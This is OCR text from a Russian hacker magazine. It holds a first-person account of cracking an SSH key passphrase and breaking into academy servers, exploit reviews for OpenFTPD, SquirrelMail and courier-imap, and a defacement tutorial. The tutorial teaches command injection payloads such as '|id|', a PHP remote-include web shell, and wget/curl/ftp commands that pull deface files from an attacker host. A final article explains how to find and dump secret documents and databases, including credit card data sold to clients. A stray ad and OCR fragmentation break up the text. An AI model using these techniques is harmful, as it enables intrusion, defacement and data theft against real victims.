Прежде чем действовать, я аккуратно забэкапил рабочий каталог .ssh у юзера arasila, и лишь затем перенес туда файлы с другой машины. Теперь можно выполнять su - arasila и соединяться с хостами по ключу. Однако меня поджидал крутой облом: кей был защищен паролем, который не позволял соединиться с узлом.

Но все оказалось не так уж и плохо. Я вспомнил, что существуют тулзы, которые умеют перебирать пароль SSH-ключа. Одна из них выпущена командой THC и находится тут: www.thc.org/root/tools/thc_ssh_crack.c. В этой софтине юзаются функции SSL, которые пытаются вытащить приватный ключ из файла. Если им это не удается, значит, пароль неверный и перебирается другое слово. Недолго думая, я слил эту тулзу, скомпилил с параметром -lssl и запустил перебор по словарю. К сожалению, брутфорс не принес никаких успехов. Но что-то заставило меня прочитать исходник tch_ssh_crack.c и увидеть там рекомендацию по взаимодействию брутфорсера и известного John'a The Ripper'a. Дело в том, что Джоник является неплохим генератором паролей, которые можно использовать в качестве эталонных. Эта идея мне очень понравилась, и я решил воплотить ее в жизнь. Для этого мне пришлось перенести ключ на другой сервер, где уже стоял Джон, и осуществить симбиоз двух брутфорсеров. Строка запуска выглядела следующим образом:

```
./john -stdout -incremental | nice -10 ./crack id_dsa
```

Команда nice повышает приоритет второго брутфорсера, что уменьшает время процесса. Поразительно, но уже через 20 минут Джоник подобрал пароль к ключу. Теперь я смогу соединиться с другими серверами, принадлежащими академии, без знания пароля! К моему счастью, публичный ключ действительно находился на другой стороне, поэтому я без проблем залогинился на другой машине. Там также вертелся RH 7.2, видимо, финны очень любят однообразие :). На трех порутанных хостах я поставил соксы, объединил их в цепь и еще долго пользовался ей в своих грязных целях.

ИНСТИТУТ - ИСТОЧНИК ХАЛЯВЫ

Взлом серверов академии принес мне большую пользу. Дело в том, что все госучреждения юзают инет на халяву, поэтому я мог без проблем прокачивать варез через финский сервер. Как выяснилось позже, за машинами толком никто не следил, они располагались на стенде для студенческих проектов, поэтому юзались лишь для компиляции и тестирования исходников. Поэтому мне даже не пришлось прикрывать свой IP-адрес в netstat'е и хайдить лишние процессы.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

OPENFTPD <= 0.30.1 MESSAGE SYSTEM REMOTE SHELL EXPLOIT

ОПИСАНИЕ:

Не так давно мир узнал о новой уязвимости в проекте OpenFTPD. Этот на первый взгляд защищенный демон содержит в себе фатальную ошибку. Брешь кроется в исходнике /src/misc/msg.c, который обрабатывает сообщения для FTP-пользователей. Для эксплуатации достаточно послать длинную и не совсем корректную мессагу, а затем прочитать ее. Тут же у демона сорвет крышу, а при хорошем раскладе запустится рутовый шелл :).

Автор эксплойта утверждает, что без проблем зарутал SlackWare 9.0. Я испытывал эксплойт на старом добром RedHat 7.0 и быстро добился успеха. В общем, судя по моим (и не только) впечатлениям, эксплойт действительно что надо. Для того чтобы проверить его в действии, тебе понадобится рабочий FTP-аккаунт. Остальные параметры (адрес возврата и т.п.) можно посмотреть в исходниках эксплойта.

ЗАЩИТА:

Рекомендуется в срочном порядке обновить OpenFTPD либо установить спасительный патч. Свежий релиз и хотфикс ты можешь найти на официальном сайте проекта: www.openftpd.org:9673/openftpd/download_page.html. Кстати, если ты экстремал, никто не мешает тебе порыться в файле msg.c и исправить уязвимость форматной строки самостоятельно, не так уж это и сложно :).

ССЫЛКИ:

Забирай рабочий эксплойт с официального сайта журнала (www1.xakep.ru/post/23372/exploit.txt). Не забывай, что использовать его нужно только в ознакомительных целях!

ЗАКЛЮЧЕНИЕ:

Для правильного взлома злоумышленнику необходим полноценный ftp-аккаунт. Я думаю, эксплойт не будет пользоваться большой популярностью в хакерском кругу, но рекомендую всем админам обновить OpenFTPD либо вообще отказаться от его использования.

GREETS:

Эксплойт написали грамотные ребята из группы void.at. Что касается баги, то ее запатентовал главарь банды - Andi (andi@void.at).

Кладем RedHat на лопатки

SQUIRRELMAIL CHPASSWD LOCAL ROOT BRUTEFORCE EXPLOIT

ОПИСАНИЕ:

Несмотря на слово «bruteforce», это не обычный брутфорс, а самый настоящий эксплойт. Баг, обнаруженный в chpasswd (часть почтового проекта squirrelmail), позволяет получить рутовые привилегии. Для этого достаточно добиться выполнения двух условий: узнать пароль на учетную запись группы www и запустить эксплойт под этой записью. Хакерская тулза за несколько минут подберет нужный адрес возврата, потом стартанется chpasswd с успешно подобранным адресом. В финальной стадии chpasswd ругнется на соответствие старого и нового пароля, а затем откроет полноценный рутовый шелл.

ЗАЩИТА:

Баг затаился в самом свежем релизе проекта, так что единственным спасением от уязвимости является удаление Squirrelmail со своей машины. Впрочем, можно поступить проще: для исправления бага нужно снять suid с бинарника chpasswd.

ССЫЛКИ:


Дружно скачиваем эксплойт по ссылке www1.xakep.ru/post/22060/exploit.txt. Технические подробности уязвимости, к сожалению, остаются в тайне :(.

ЗАКЛЮЧЕНИЕ:

Squirrelmail достаточно раскручен и установлен на многих серверах. Если хакеру удастся поиметь какие-нибудь локальные права, ничто не помешает ему поднять свои привилегии до максимума.

GREETS:

Автором эксплойта является известный хакер Bytes (Bytes@ph4nt0m.org). Среди его творений существует и удаленный эксплойт для Squirrelmail, которого пока нет в публичных источниках.



Долгий процесс перебора нужного адреса

COURIER-IMAP <= 3.0.2-R1 REMOTE ROOT EXPLOIT

ОПИСАНИЕ:

Опять эксплойт и опять для почтовой системы. На этот раз уязвимым признан демон courier-imap, который позволяет снимать почту через IMAP-сервис. Баг на основе format string был найден в функции auth_debug(), а именно в участке кода, где проводилась замена непечатных символов. Бажная функция printf() выводила содержимое переменной без каких-либо ограничений, что позволяло переполнить буфер. Для успешной эксплуатации не нужно знать почтового аккаунта, так как функция вызывается до процесса авторизации.

Для использования эксплойта нужно изменить хост в исходнике (по умолчанию там забит localhost), а затем запустить без параметров. Если версия демона действительно уязвима, бинарник успешно запустит рутовый /bin/bash. Я тестировал эксплойт на Фряхе 4.7 с версией курьера 3.0.2 и легко добился желаемого результата.

ЗАЩИТА:

Чтобы защитить свой сервер от непрошеных гостей, апдейтни courier до более свежей версии. На данный момент доступен релиз 0.4.3 (его ты можешь скачать с официального сайта www.courier-mta.org).

ССЫЛКИ:

Эксплойт выложен на твоем любимом сайте (www.xakep.ru/post/23704/exploit.txt). За технической документацией обращайся по адресу www.security.nnov.ru/search/document.asp?docid=6624.

ЗАКЛЮЧЕНИЕ:

Ничто не мешает хакеру создать специальный авторутер, который будет тестировать тысячи IMAP'ов на уязвимость. ИМХО, после такой проверки хакер получит десятки дырявых хостов, ибо далеко не все админы следят за своими почтовыми демонами ;).

GREETS:

Опять рабочий эксплойт и опять от INDEFENCE. Эта хакерская группа подарила миру очень много хороших вещей. И я думаю, сплойт для courier-imap не последний их шедевр.

Легкий рут на FreeBSD

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ДЕФЕЙС ПО-ПРАВИЛЬНОМУ!

К нам приходит очень много писем и SMS-сообщений, в которых вы спрашиваете: «Как взломать сайт?». Ответить на такой вопрос в формате SMS невозможно, поэтому мы решили сделать специально для тебя материал, в котором расскажем об основных приемах дефейса. Прочитав эту увлекательную статью, ты узнаешь об известных багах в CGI/PHP-сценариях и научишься грамотно их эксплуатировать. Я не забуду упомянуть о методах поиска ошибок, а также о собственной безопасности. Итак, начинаем!


ПИКБЕЗ ПО СОВЕРШЕНИЮ ДЕФЕЙСОВ

ОШИБКИ БЫВАЮТ РАЗНЫЕ

Ну что ж, понеслась! Как и обещал, приведу небольшой обзор самых популярных WWW-багов, через которые ты можешь влегкую замутить дефейс. Практически все они позволяют получить на ломаемом проекте полноценный web-шелл. Задефейсить после этого index-страницу не составляет большого труда.

❶. CGI::open().

Итак, первая ошибка заключается в неверном использовании функции open() в перловых CGI-скриптах. Баг эксплуатируется, когда хакер запрашивает нестандартный параметр у сценария. Характерным признаком присутствия ошибки является название опции, передаваемой скрипту. Если параметр называется file, filename, article, id и т.д., можешь быть уверен - сценарий уязвим. Попробуй изменить значение параметра на |id, id| или |id|. В случае, когда скрипт выведет текущие права пользователя (смотри скриншот), можешь прыгать до потолка - по всей видимости, сегодня благоприятный день для дефейса :). Убедись, что команды, состоящие из двух слов, также работают исправно. Для этого скомандуй, например, uname -a. Не забывай про обрамление вертикальными палочками (пайпами) - именно из-за них баг в open() проявляется в выводе скрипта. Часто бывает, что команда, включающая пробел, не выполняется. В этом случае необходимо заменить все пробельные символы на переменную $IFS, только тогда команда исправно переварится сервером. Посмотри на скриншот и все поймешь без лишних вопросов.



Вставка |id принуждает к выполнению команды

❷. CGI::open()::Null-byte (тупиковый баг).

Следующая уязвимость не является критической и не ведет к исполнению команд, поэтому максимум пользы, которую ты можешь извлечь из обработки нулевого байта, - затирание index.html. Имена параметров, указывающих на брешь, остаются такими же, как в первом случае. Отличие от первого бага в том, что запрос скрипту будет включать имя файла с нулевым байтом в конце (символ %00). Как ты понимаешь, кроме чтения файла, скрипткидис ничего не добьется. Но иногда документ можно обнулить, а ведь это тоже своего рода дефейс! Чтобы воспользоваться перезаписью index.html, после указания пути к index.html поставь символ >, и посетители портала будут лицезреть пустой index.


❸. CGI::system() и PHP::system().

Ошибки в системных функциях очень просты для понимания. В ряде случаев админы обращаются к функции, выполняющей системные команды. При этом они подставляют в эту функцию переменные, приходящие извне, безо всякой проверки. Если поисковая система нашла для тебя странный скрипт, принимающий опцию man, которая имеет значение, к примеру, ps, у тебя есть шанс протестировать сценарий на системный баг. Обрами значение параметра символом «;» с обеих сторон, а в середине напиши команду. Пусть это будет уже знакомое слово id. Представь: твоя команда попадает в system(), слово man игнорируется (в связи с отсутствием запрошенного мануала), а вот /usr/bin/id выполнится без вопросов. В итоге ты будешь наблюдать свои права в окне браузера. Эта ошибка характерна как для


ИСКУССТВО ПОИСКА

Как я уже сказал, любой скриптkидис начинает с поиска бажного сайта. Для этого существует целых два приема. Вкратце расскажу о каждом из них.

Первый заключается в использовании поисковых машин. На мой взгляд, лучшей поисковой системы, чем Google, еще не придумали. Поэтому стоит пользоваться только его услугами. В качестве поисковой строки задавай нечто похожее на filetype:cgi filename=. Эта строчка поможет найти бажный CGI скрипт с некорректным параметром open(). Как ты понял, подстроку filename можно заменить на слово file, article и т.п. Если ты задашь параметр html, то увидишь сценарии, подключающие статические html-документы. Это также очень полезно. Не забывай, что перловые скрипты часто имеют расширение .pl, их тоже нужно проверить на баги. Если хочешь найти уязвимый php-сценарий, используй директиву filetype:php, а также кейворд html. Когда есть желание отдефейсить сайт из определенной страны, на помощь приходит конструкция site:домен. Все настройки Гугла ты можешь посмотреть на странице **www.google.ru/preferences?hl=ru**. И еще одна поисковая хитрость: когда скриптkидису становится известно о баге в движке, он ищет этот движок по всему инету, набрав в строке поиска его название и релиз.


Оцени прелести Гугла!

Второй способ заключается в сканировании. Существует масса сканеров WWW-каталогов на предмет бажных сценариев. Один из них - ces.pl - перловая утилита, помогающая определить местоположение дырявого сценария (**http://kamensk.net.ru/forb/1/x/autoroot/ces.tar.gz**). Необходимо лишь своевременно обновлять базу сканера при помощи сайтов, посвященных безопасности.



Ошибка программиста :)

CGI, так и для PHP, поэтому можешь тестить на баг оба интерпретатора.

4. PHP::include().


И наконец, я не могу не описать самую популярную ошибку PHP-приложений - брешь в функции include. На самом деле никакой бреши тут нет - include() подключает произвольный файл и обрабатывает его интерпретатором. Но при неграмотной настройке php.ini можно подключить файл, находящийся на другом сервере, и обработать его в бажном скрипте.

Для этого тебе понадобится сделать два простых шага. Во-первых, зарегиться на бесплатном хостинге (на narod.ru, например), а затем залить туда несложный PHP-скрипт (смотри таблицу). Во-вторых, подставить в параметр исследуемого скрипта значение в виде ссылки на свежезалитый сценарий и добавить лишнюю переменную cmd, выполняющую произвольный код на сервере. Да, я забыл сказать, что характерным признаком ошибки является значение параметра в виде article.html, links, faq, 11222.art и т.п. В общем, когда налицо юзание статических документов в динамическом скрипте, будь уверен - баг где-то рядом!

```
<?php
passthru $cmd
?>
```


ОПЕРАЦИЯ «DEFACE»

Итак, ты нашел нужный баг и проверил исправность выполненных команд. Пора приступать к самому основному шагу скриптkидиса - дефейсу. Надо сказать, строка «Hacked by Vasya» не произведет на посетителей никако-


Include-bug в работе

Посещай сайты по безопасности, и всегда будешь знать о багах в скриптах и раскрученных движках.

Не стоит забывать, что все действия хакера противозаконны, поэтому данная статья предназначена лишь для ознакомления. За применение материала в незаконных целях автор и редакция ответственности не несут.


Элитный масс-дефейсер и сканер Web-уязвимостей ждут тебя на нашем диске.

го впечатления, наоборот, Васю закидают гнилыми помидорами. Дефейс надо делать умеючи. Я даже не буду перечислять основные части хакнутого index.html - зайди на какое-нибудь зеркало и зацени дефейсы грамотных взломщиков. Моя задача - научить тебя заливать подобные творения на удаленный сервер и грамотно их «инсталлировать» :).

В первую очередь, убедись, что команды с пробельным символом исправно выполняются сценарием. Это мы уже проходили. Если все в порядке, можно приступать к анализу прав, который покажет, быть дефейсу или не быть :). Сравни собственные права с привилегиями на web-папке. Для этого выполни две команды: id и ls -lad ../.. (с учетом того, что скрипт находится в корне /cgi-bin). Если тебе трудно найти корень WWW, узнай текущий каталог запросом pwd, а затем посмотри листинг каталога с именем html, htdocs и т.п. В нем и должен находиться заветный index.html. Впрочем, если сайт динамический, то расширение у index может быть и cgi, и php. В ряде случаев первая страница вообще не засветится в строке адреса. На помощь придет команда cat /путь/к/предполагаемому/index. Если выведенная информация будет похожа на контент главного файла - будь уверен, именно этот документ и нужно подменить. Важно, чтобы uid или gid, прикрепленные к файлу, совпадали с выводом id. Только в этом случае система позволит заменить содержимое index. К счастью для скрипткидиса, в 80% случаев права совпадут, так что надейся и верь, что тебе повезет :).

Следующий шаг заключается в поиске программы для скачивания внешних файлов. Я уверен, что помимо скучного контента index.html тебе захочется добавить красивую картинку, элитный javascript или даже апплет. Все они должны быть залиты со стороннего сервера. Для того чтобы стянуть все необходимые документы, воспользуйся одной из следующих утилит: lynx, links, wget, fetch, curl или GET. Определить местоположение той или иной программы поможет команда «which имя». Синтаксис вышеуказанных тулз смотри в специальной врезке, думаю, с этим вопросом у тебя проблем не возникнет. Выкачивай последовательно все

СИНТАКСИЧЕСКИЕ ПРАВИЛА

Каждая программа-качалка имеет свой синтаксис. Любой скрипткидис обязан знать его, чтобы успешно сливать подложные документы из темного уголка Сети. Посмотри и запомни синтаксис шести качалок, которыми аплоадится хакерский index.html.

Lynx: **lynx -source "http://hack.narod.ru/deface/index.html" > /tmp/deface/index.html**

Links: аналогично Lynx.

Wget: **wget -O /tmp/deface/index.html http://hack.narod.ru/deface/index.html**

GET: **GET http://hack.narod.ru/deface/index.html > /tmp/deface/index.html**

Fetch: **fetch -o /tmp/deface/index.html http://hack.narod.ru/deface/index.html**

Curl: **curl --output /tmp/deface/index.html http://hack.narod.ru/deface/index.html.**

хакерские файлы в каталог /tmp и морально готовься к замене главной страницы - ты очень близок к этому шагу.

Предположим, что ты не нашел ни одной качалки на сервере. Такое тоже бывает. В этом случае можно воспользоваться обычным ftp-клиентом, предварительно наколбасив для него небольшой сценарий. Допустим, что все документы для дефейса находятся на бесплатном хостинге в каталоге deface. Твоя задача - слить их все в директорию /tmp/deface. Выполни все команды, указанные ниже, и необходимые документы без проблем сольются во временный каталог.

FTP-сценарий для убогого сервера :)

```
echo user user password > /tmp/ftp
echo prompt off >> /tmp/ftp
echo type binary >> /tmp/ftp
echo lcd /tmp/deface >> /tmp/ftp
echo mget deface/*.* >>/tmp/ftp
echo quit >> /tmp/ftp
ftp -n hack.narod.ru < /tmp/ftp
rm -rf /tmp/ftp
```

Сначала авторизуемся на сервере. Затем отключаем интерактивные вопросы и устанавливаем бинарную передачу. Потом заходим в локальный каталог /tmp/deface и выкачиваем все файлы из папки deface на удаленном сервере. Остается лишь попрощаться с сервером и выполнить мощный сценарий клиентом ftp (опция -n позволяет помещать логин и пароль в одну строку). Не забудем удалить временный скрипт, зачем посвящать админа в нелегкое хакерское мастерство? Может случиться и самая грустная ситуация, когда на сервере отсутствует ftp-клиент, установлен файрвол, либо клиент не понимает опции -n. В этом случае придется юзать команду echo с перенаправлением в index.html. Получится не очень красиво, зато ты получишь отличный шанс самоутвердиться за чужой счет :). Впрочем, есть мастера, которые одним echo'м могут наколбасить хакерский шедевр :). Все в твоих руках, нужно лишь немного знать язык разметки.

И наконец, самое главное. Перед тем как заменять главную страницу, сохрани ее копию. Этому правилу подчиняются даже самые кровожадные скрипткидисы. Ведь для кидиса основная цель - изменить index.html, а не стирать к черту весь вебовский контент. Поэтому перед выполнением команды cp -R /tmp/deface/* /path/to/web/, обязательно скопируй index.html в index.html.old.

А ЧТО ПОТОМ?


Вот, собственно, и все. Алгоритм работы дефейсера виден сразу: вначале скрипткидис ищет нужный баг, затем эксплуатирует его до заветного командного шелла, генерирует index.html, заливает его на поверженный сервер, а затем переносит свое творение в папку с html-документами (с предварительной проверкой прав). Далее начинается самое интересное - скрипткидис замеряет время. Ему ужасно интересно, сколько минут, часов или дней его шедевр продержится на раскрученном портале. Кидис обязательно сделает зеркало, на которое вывесит скриншот или сам index.html. Впоследствии он может опубликовать свою работу на различных сайтах, например, на www.xakep.ru.

Обычно хакер страдает манией дефейса около года. Если человек обладает целеустремленностью, он обязательно заинтересуется искусством локального взлома. Когда это произойдет, он ни за что не поменяет главную страницу сайта. Взломщик будет искать пути получения root-привилегий, создавать хакерский плацдарм для вражеских флуд-ботов и т.п.

Не правда ли, красиво?

SAMSUNG
Свободное скольжение
Новый E800 – плавно раздвигающийся корпус
и встроенная фотокамера.
DigitAll скольжение Этот телефон плавно раскроется у Вас в руках, чтобы Вы смогли по достоинству оценить фотокамеру с высоким разрешением, громкую связь и функцию подавления помех.
Еще никогда техника не была настолько удобной!
E800
• Раздвижной корпус
• VGA–фотокамера со вспышкой
• Цветной дисплей (65536 цветов)
• Функция "четкость голоса"
Информационный центр: 8-800-200-0-400.

Master-lame-master



ГЛАВНОЕ В ДЕЛЕ — КОНСПИРАЦИЯ

Мне часто приходится сталкиваться с нелегкой работой, нацеленной на добычу секретной информации из закрытых источников. За время работы мне доводилось выполнять самые разные задачи, поэтому я не удивлюсь, если завтра меня наймут для сбора компромата на известного политика или кражи чертежей нового аппарата для переработки коровьих фекалий. У меня накопился огромный опыт в этой сфере, и я хочу им с тобой поделиться. Я расскажу тебе о том, как грамотно отыскать, отсортировать, а затем незаметно утянуть доки под грифом «Совершенно секретно».

МЕТОДЫ ПОИСКА И КРАЖИ СЕКРЕТНОЙ ИНФОРМАЦИИ

Мой рассказ не сделает тебя грамотным хакером - нюх на интересную инфу вырабатывается с годами. Я просто хочу рассказать тебе о софте и методах, которыми я пользуюсь. Уверен, что после прочтения статьи ты откроешь для себя много нового и интересного. Во всяком случае, я очень на это надеюсь.

КОМУ НУЖНЫ ЭТИ ДОКИ?

Раз уж мы заговорили о сборе, пора бы выяснить, кому и зачем нужна сокровенная информация. Случаи бывают разными. Как-то раз мне пришлось хакнуть на заказ один малоизвестный портал в Колорадо. Заказчика интересовала база данных, находящаяся на сервере. В БД не было ничего сверхсекретного, лишь имена, фамилии, адреса и номера кредиток. Однако база очень понравилась моему клиенту-кардеру, и он щедро отблагодарил меня зелеными президентами. Прошло несколько месяцев, и ко мне обратился еще один виртуальный заказчик. Его интересовали сведения о последних достижениях в нанотехнологиях. Он даже дал мне список ключевых слов, по которым нужно было искать серверы. Я нашел пару дырявых машин, взломал их и наткнулся на множество документов. Некоторые из них весили десятки метров, поэтому сливать их все было довольно накладно и нецелесообразно. Целых два дня я трудился над сортировкой и скачиванием нужных доков, однако мои ожидания не оправдались, и ко мне на винт попал сплошной хлам и мусор, который не заинтересовал заказчика :(.

Я до сих пор периодически достаю со взломанных серверов различные приватные данные. Так, для временного хранения, чтобы потом сбыть информацию за несколько сотен зеленых. Но теперь я ни за что не поставлю на скачивание неизвестный документ. Прежде чем инфа попадает на мой комп, она проходит несколько сложных стадий проверки на секретность. В целях экономии времени и трафика исследования материалов проводятся на удаленном шелле с хорошим каналом.

ИСКУССТВО ПОИСКА

Я счел нужным опустить первую часть действий, которая заключается во взломе интересующего тебя сервера. Предположим, что ты уже имеешь web-шелл (или доступ по SSH) к интересующему серверу. Если ты еще не знаешь, как правильно найти жертву, перерывай Х и ищи статьи, посвященные взлому, - они тебя многому научат. Я же постараюсь рассказать о том, как лучше всего искать интересные данные на серваке. Это могут быть разного рода документы (как txt, так и в формате doc, pdf и т.д.), а также базы данных SQL.

Первым делом необходимо проверить, а тот ли сервер взломан? Имеются ли на машине данные, которые тебе интересны? Ответ на этот вопрос проще всего получить при помощи команды locate. Допустим, ты хочешь проверить наличие интересных документов word на машине: запуск команды locate «*.doc» решит все твои проблемы. Перенаправь вывод команды в отдельный файл - так будет легче всего изучить названия документов. Например, среди груды хлама наподобие /usr/share/doc/user-guide.doc может промелькнуть какой-нибудь /var/projects/final-project.doc, в котором могут находиться интересные данные. Первый этап фильтрации как раз должен найти интересные имена файлов. Но, к сожалению, поиск по названию обманчив: информация имеет свойство устаревать, быть неполноценной,
а содержимое документов может не соответствовать их названиям. Поэтому команда

locate может лишь помочь тебе определиться, стоит ли копать этот сервер глубже.

В ряде случаев утилита locate вообще отсутствует на машине (например если ты имеешь дело с SunOS, Digital Unix и другими антикварными системами). В этом случае тебе придется прибегнуть ко второму этапу поиска - анализу файлов при помощи /usr/bin/find. Команда find ведет рекурсивный поиск документов, начиная с определенного каталога. Я всегда начинаю искать с корня, чтобы охватить все каталоги и не пропустить что-то важное. Помнишь, я говорил, что информация может быть устаревшей? В самом деле, едва ли в файле, созданном пять лет назад, хранятся данные о новейшей ядерной боеголовке. По этой причине любому шпиону нужно располагать максимальными сведениями о документе. Таким образом, на втором шаге тебе потребуется выполнить следующую команду:

```
[jan@db /]# locate "*.doc"
/home/heinisuo/lika/laskupohjai.doc
/home/heinisuo/lika/lippulomake2001.doc
/home/heinisuo/lika/listai.doc
/home/heinisuo/lika/ohje.doc
/home/heinisuo/lika/tervehdys.doc
/home/heinisuo/lika/lipputilanne0.11.doc
/home/heinisuo/lika/lippulomake2001_riku.doc
```

Визуальный осмотр

ЗОЛОТАЯ БАЗА ДАННЫХ

Ты спросишь: а как же хакеры ломают базу данных? Ха, дружище, мы об этом уже много раз писали. Пропарси подшивку Хакера в поисках слов «SQL» и «взлом». Сейчас же я расскажу, как, обладая паролем к БД, найти и извлечь ценные данные из таблиц SQL. Первым делом нужно просмотреть названия баз данных. В этом тебе поможет следующая консольная команда:

Вкусные базы данных

mysql -u root -p Пароль -e 'show databases'.

Вывод команды позволит определить названия интересующих баз данных. Допустим, если sql-клиент показал наличие баз ehoops, tmp и mysql, то БД mysql представляет сомнительный интерес, согласись. Однако если ты заметил на сервере базы данных с именами clients, ccards, private и т.п., удача тебе улыбнулась и эти базы данных нужно срочно выкачивать:

mysql -u root -p Пароль -e 'show tables' имя_базы.

Теперь ты знаешь все имена таблиц. Чтобы прочитать кусочек определенной таблицы, можно выполнить следующий запрос: 'select * from имя_таблицы limit 10'. Эту команду нужно передать флагу -e, как это сделано в предыдущих примерах. Просмотр части содержимого структуры позволит тебе оценить привлекательность тех или иных таблиц. Вот, собственно, и весь поиск. Когда ты окончательно определишься, какая таблица тебе интересна, следует выполнить запуск утилиты mysqldump, которая задампит нужную таблицу (или всю базу в целом) в отдельный файл. Предположим, интерес представляет база с именем private. Сохранить эту базу в файл с именем private.sql можно следующей командой:

mysqldump -u root -p Пароль private > /tmp/private.sql

После того как база задампилась, ее надо сжать архиватором gunzip, после чего скачивать к себе на комп.

Только свежие и большие файлы!

/usr/bin/find / -name "*.doc" -ls > /tmp/doc.

